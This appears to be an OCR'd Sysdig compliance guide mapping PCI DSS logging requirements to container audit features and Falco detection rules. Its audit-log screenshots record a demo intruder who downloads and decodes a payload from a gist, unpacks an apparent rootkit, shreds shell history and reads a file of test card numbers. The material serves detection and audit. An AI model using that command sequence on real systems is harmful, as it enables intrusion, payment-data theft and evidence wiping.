
Name: k8s_server_paymentservice-6c47498cb4-4j2cf_default_9c65de11-4723-11ea-8185-42010a80009b_0

Image: gcr.io/mateo-burillo-ns/paymentservice@sha256:e169bb70e32ea4f5a8be84748009c70e5eee300c2ec2

Actions

Summary


fd.name	/customers/paymentinfo	Filter: Add
proc.cmdline	sh	Filter: Add
evt.type	open	Filter: Add
proc.name	sh	Filter: Add



Deployments and Pods

- Entire Infrastructure
  - cronagent (13994)
    - cronagent (13994)
      - cronagent-ffd987cd8-rxpgv (13994)
  - kube-system (0)
    - dns-controller (0)
      - dns-controller-6ddd55d66d-cgcf4 (0)
    - kube-dns (0)
    - kube-dns-autoscaler (0)
      - kube-dns-autoscaler-577b4774b5-q9ns6
  - store-fe (11549)
    - client (9075)
      - client-566db44d67-52zlg (9075)
      - client-566db44d67-c8827 (0)
    - mysql (0)
      - mysql-575bb87658-6lmhn (0)
      - mysql-575bb87658-trvtm (0)
    - woocommerce (2474)
      - woocommerce-687795897d-44tvd (109
      - woocommerce-687795897d-45f46 (217
      - woocommerce-687795897d-ctb54 (116
  - sysdig-agent (8)


Time	Data Source	Details
Nov 12, 12:59:41 AM	kube exec	username **johndoe** sourceIp **66.249.64.55** command **bash** name **woocommerce-687795897d-ctb54** namespace **store-fe**
Nov 12, 12:59:41 AM	net	process name **kubectl** direction **out** l4protocol **tcp** client **100.96.7.50:54946** server **100.64.0.1:443** pid **32479**
Nov 12, 12:59:41 AM	net	process name **kubectl** direction **out** l4protocol **tcp** client **100.96.7.50:54944** server **100.64.0.1:443** pid **32479**
Nov 12, 12:59:41 AM	net	process name **kubectl** direction **out** l4protocol **tcp** client **100.96.7.50:54942** server **100.64.0.1:443** pid **32484**
Nov 12, 12:59:41 AM	cmd	comm **grep** cmdline **grep Running** cwd **/** uid **0** pid **32486** ppid **32483** shell id **18499**
Nov 12, 12:59:41 AM	cmd	comm **cut** cmdline **cut -d -f 1** cwd **/** uid **0** pid **32487** ppid **32483** shell id **18499**
Nov 12, 12:59:41 AM	cmd	comm **grep** cmdline **grep woocommerce** cwd **/** uid **0** pid **32485** ppid **32483** shell id **18499**
Nov 12, 12:59:41 AM	cmd	comm **kubectl** cmdline **kubectl get pods -n store-fe** cwd **/** uid **0** pid **32484** ppid **32483** shell id **18499**
Nov 12, 12:59:41 AM	cmd	comm **stty** cmdline **stty sane** cwd **/** uid **0** pid **32481** ppid **32480** shell id **18499**
Nov 12, 12:59:41 AM	cmd	comm **sh** cmdline **sh -c /bin/stty sane < /dev/pts/4** cwd **/** uid **0** pid **32480** ppid **32479** shell id **18499**



Deployments and Pods (starting with Clusters)

Time	Data Source	Details
Nov 12, 12:59:41.755 PM	kube exec	username **johndoe** sourceIp **66.249.64.55** command **bash** name **woocommerce-687795897d-45f46** namespace **store-fe**
Nov 12, 12:59:42.901 PM	cmd	comm **bash** cmdline **bash** cwd **/var/www/html/** uid **0** pid **19559** ppid **19552** shell id **19559**
Nov 12, 12:59:42.985 PM	cmd	comm **ls** cmdline **ls** cwd **/var/www/html/** uid **0** pid **19571** ppid **19559** shell id **19559**
Nov 12, 12:59:43.208 PM	cmd	comm **curl** cmdline **curl https://gist.githubusercontent.com/mateobur/d888e36de12f8fe42a18f54ce4b1fc7c/raw/dd0c4cb23db7cc17a2086c...**
Nov 12, 12:59:43.209 PM	cmd	comm **base64** cmdline **base64 -d** cwd **/var/www/html/** uid **0** pid **19582** ppid **19559** shell id **19559**
Nov 12, 12:59:43.235 PM	net	process name **curl** direction **out** l4protocol **tcp** client **100.96.10.3:42152** server **151.101.248.133:443** pid **19581**
Nov 12, 12:59:43.306 PM	cmd	comm **rm** cmdline **rm -rf vlany-master/** cwd **/var/www/html/** uid **0** pid **19596** ppid **19559** shell id **19559**
Nov 12, 12:59:43.311 PM	cmd	comm **tar** cmdline **tar xvfz vlany-master.tar.gz** cwd **/var/www/html/** uid **0** pid **19598** ppid **19559** shell id **19559**
Nov 12, 12:59:43.312 PM	cmd	comm **gzip** cmdline **gzip -d** cwd **/var/www/html/** uid **0** pid **19599** ppid **19598** shell id **19559**
Nov 12, 12:59:43.334 PM	cmd	comm **shred** cmdline **shred -f /root/.bash_history** cwd **/var/www/html/** uid **0** pid **19600** ppid **19559** shell id **19559**


Within Activity Audit we can tell that a Kubernetes user exec into a pod, ran some commands (curl, bash, etc.) reads a specific file, then kills the container to wipe evidence.



Suspicious access to customer private data-992b12eb-cdae-4e3d-993d-4bbb157459cd.scap


GENERAL	FILE	NETWORK	NETWORK APPS	SECURITY	PERFORMANCE	LOGS	INFRASTRUCTURE
Sysdig Secure Notifications 1	File Bytes In+Out 383.2 K	Net Bytes In+Out 32.5 K	HTTP Bytes 8.6 K	Executed Commands 23	HTTP Requests 1	App Log Messages 60	Docker Events 6
Running Processes 131	File Bytes In 369.8 K	Net Bytes In 4.4 K	redis Bytes 73	Executed Interactive Commands 2	Fork Count 126		Container Exec Created Events 2
Running Containers 19	File Bytes Out 13.4 K	Net Bytes Out 28.1 K					Container exec_die Events 2
System Calls 13.2 K	Accessed Files 119	Active Network Connections 11					Container Exec Started Events 2
	Modified Files 6						

Sysdig Inspect can give compliance and forensics teams a view of everything that was going on in the environment. The sliders can be used to view a specific window at microsecond granularity and will update the visualizations in all the tiles.



Sysdig Filter evt.rawtime >= 1519896388566218725 and evt.rawtime < 1519896389367852325 and (proc.pname=bash)

TIME	USER	SHELL	Container	Command
09:26:28.94192...	root	23102	mysql	cat customers/paymentinfo



Sysdig Filter evt.rawtime >= 1519896388566218725 and evt.rawtime < 1519896389367852325 and ((evt.rawtime >= 1519896388566218725 and evt.rawtime < 1519896389367852325 and (proc.pname=bash)) and (thread.nametid="cat2

```
Read 832B from 3(<f>/lib/x86_64-linux-gnu/libc.so.6) ( mysql , cat )    .ELF..............>.....P.......@........t...........@.8...@.D.C.........@.......
Read 14863B from 3(<f>/customers/paymentinfo) ( mysql , cat )           .Visa.4242424242424242.12/2018 or 06/2018.123.USA.With limit.No.Visa.49000000000
Write 14863B to 1(<f>/dev/pts/0) ( mysql , cat )                        .Visa.4242424242424242.12/2018 or 06/2018.123.USA.With limit.No.Visa.49000000000
```


Tiles can be drilled down into to show specific executed commands. In this case, we can see where the user used the cat command to read sensitive data with PANs.

Using the I/O functionality to specifically pinpoint the data that was read and have the ability to quickly judge the scope of the issue.

Sysdig Secure allows you to forward audit related events to SIEM systems like Splunk.

A Falco rule to detect a terminal shell in a container.

```
- rule: Terminal shell in container
```



Sysdig Secure

Pending Alerts

Date ⇕	Description ⇕	as ⇕	URL ⇕	Severity ⇕
	A shell was spawned by a program in a container with an attached terminal.		https://secure.sysdig.com/#/events/f:1518816180,t:1518816240	5
	a database-server related program spawned a new process other than itself. This shouldn't occur and is a follow on from some SQL injection attacks		https://secure.sysdig.com/#/events/f:1518829260,t:1518829320	5
	an attempt to write to the rpm database by any non-rpm related program		https://secure.sysdig.com/#/events/f:1518834900,t:1518834960	3
	a database-server related program spawned a new process other than itself. This shouldn't occur and is a follow on from some SQL injection attacks		https://secure.sysdig.com/#/events/f:1518840060,t:1518840120	5
	an attempt to read any sensitive file (e.g. files containing user/password/authentication information). Exceptions are made for known trusted programs.		https://secure.sysdig.com/#/events/f:1518849300,t:1518849360	4
	a database-server related program spawned a new process other than itself. This shouldn't occur and is a follow on from some SQL injection attacks		https://secure.sysdig.com/#/events/f:1518850860,t:1518850920	5
	a database-server related program spawned a new process other than itself. This shouldn't occur and is a follow on from some SQL injection attacks		https://secure.sysdig.com/#/events/f:1518861660,t:1518861720	5
	a database-server related program spawned a new process other than itself. This shouldn't occur and is a follow on from some SQL injection attacks		https://secure.sysdig.com/#/events/f:1518818460,t:1518818520	5

```
desc: >
  A shell was used as the entrypoint/exec point into a container with an attached terminal

condition: >

  spawned_process and container

  and shell_procs and proc.tty != 0

  and container_entrypoint

output: >

  A shell was spawned in a container with an attached terminal
  (user=%user.name %container.info shell=%proc.name parent=%proc.pname
  cmdline=%proc.cmdline terminal=%proc.tty container_id=%container.id
  image=%container.image.repository)

priority: NOTICE

tags: [container, shell, mitre_execution, PCI, PCI_DSS_10.1]
```

10.2. Implement automatic audit trails to reconstruct events

Requirement Description

Implement automated audit trails for all system components to reconstruct the following events.


Guidelines

Generating audit trails of suspect activities alerts the system administrator, sends data to other monitoring mechanisms (like intrusion detection systems), and provides a history trail for post-incident follow-up. Logging of the following events enables an organization to identify and trace potentially malicious activities.

How Sysdig Helps

By its own definition, Sysdig is the tool to detect and audit metrics and security events for infrastructure or cloud resources, so its whole functionality is aimed towards this security requirement.

In addition to many of the features already shown, we can also add the Kubernetes event audit in secure that will register all cluster related actions, where you can filter by event priority, timeframe or scope (clusters, namespaces, etc.).



```
10:32:26 AM  Killing Container
             kubernetes.namespace.name = 'default' and kubernetes.pod.name = 'wanmap-fake-wan-548d889d79-hhzsh'
10:28:34 AM  Scaling Replica Set
             kubernetes.namespace.name = 'default' and kubernetes.deployment.name = 'wanmap-fake-wan'
9:21:50 AM   Infra Connectivity
             kubernetes.node.name = 'gke-vicente-test-default-pool-924c4c96-ck3v' and kubernetes.cluster.name = 'production'
9:21:48 AM   Infra Connectivity
             kubernetes.node.name = 'gke-vicente-test-default-pool-924c4c96-gmnp' and kubernetes.cluster.name = 'production'
9:21:44 AM   Infra Connectivity
             kubernetes.node.name = 'gke-vicente-test-default-pool-924c4c96-q85d' and kubernetes.cluster.name = 'production'

02/03/2020

9:48:32 PM   Container Unhealthy
             kubernetes.namespace.name = 'microservices' and kubernetes.pod.name = 'emailservice-7697869f96-nzblv'
9:48:31 PM   Container Unhealthy
             kubernetes.namespace.name = 'microservices' and kubernetes.pod.name = 'paymentservice-6b468fd8db-c6858'
9:48:13 PM   Scaling Replica Set
             kubernetes.namespace.name = 'microservices' and kubernetes.deployment.name = 'shippingservice'
9:48:13 PM   Pod Created
             kubernetes.namespace.name = 'microservices' and kubernetes.replicaSet.name = 'shippingservice-777db47654'
9:48:12 PM   Pod Created
             kubernetes.namespace.name = 'microservices' and kubernetes.replicaSet.name = 'redis-cart-8698d64748'
9:48:12 PM   Scaling Replica Set
```

Several Falco rules can help track specific security events we would like to audit.

Falco rule to detect all K8s Audit Events.

```
- rule: All K8s Audit Events

  desc: Match all K8s Audit Events

  condition: kall
  output: >
  K8s Audit Event received
  (user=%ka.user.name verb=%ka.verb uri=%ka.uri obj=%jevt.obj)

 priority: DEBUG

 source: k8s_audit

 tags: [k8s, PCI, PCI_DSS_10.2]
```

Falco rule to detect creation of a ClusterRole with Wildcard.

```
- rule: ClusterRole With Wildcard Created

  desc: Detect any attempt to create a Role/ClusterRole with wildcard resources or verbs

  condition: >

    kevt and (role or clusterrole) and kcreate and
    (ka.req.role.rules.resources intersects ("*") or
     ka.req.role.rules.verbs intersects ("*"))

  output: >
    Created Role/ClusterRole with wildcard
    (user=%ka.user.name role=%ka.target.name rules=%ka.req.role.rules)

  priority: WARNING

  source: k8s_audit

  tags: [k8s, PCI, PCI_DSS_10.2]
```

A Falco rule to detect creation of a ClusterRole with Write Privileges.

```
- rule: ClusterRole With Write Privileges Created

  desc: >
    Detect any attempt to create a Role/ClusterRole that can perform write-related actions

  condition: kevt and (role or clusterrole) and kcreate and writable_verbs

  output: >

    Created Role/ClusterRole with write privileges
    (user=%ka.user.name role=%ka.target.name rules=%ka.req.role.rules)

   priority: NOTICE

   source: k8s_audit

   tags: [k8s, PCI, PCI_DSS_10.2]
```

A Falco rule to detect creation of a ClusterRole with Pod Exec.

```
- rule: ClusterRole With Pod Exec Created

  desc: Detect any attempt to create a Role/ClusterRole that can exec to pods

  condition: >

    kevt and (role or clusterrole) and
    kcreate and
    ka.req.role.rules.resources intersects ("pods/exec")

  output: >
```

```
    Created Role/ClusterRole with pod exec privileges
    (user=%ka.user.name role=%ka.target.name rules=%ka.req.role.rules)

  priority: WARNING

  source: k8s_audit

  tags: [k8s, PCI, PCI_10.2]
```

10.2.1. Of all individual user accesses to cardholder data

Requirement Description
All individual user accesses to cardholder data.

Guidelines
Malicious individuals could obtain knowledge of a user account with access to systems in the CDE, or they could create a new, unauthorized account in order to access cardholder data. A record of all individual accesses to cardholder data can identify which accounts may have been compromised or misused.

Container Challenge
Tying file access back to a user can often be difficult, especially when the action is taken inside the container. Also, with the ephemeral nature of containers, a container can be started, complete a data exfiltration activity and then be killed in a fraction of seconds.

How Sysdig Helps
See example from 10.1

10.2.2. Of all actions taken by any individual with root or administrative privileges

Requirement Description

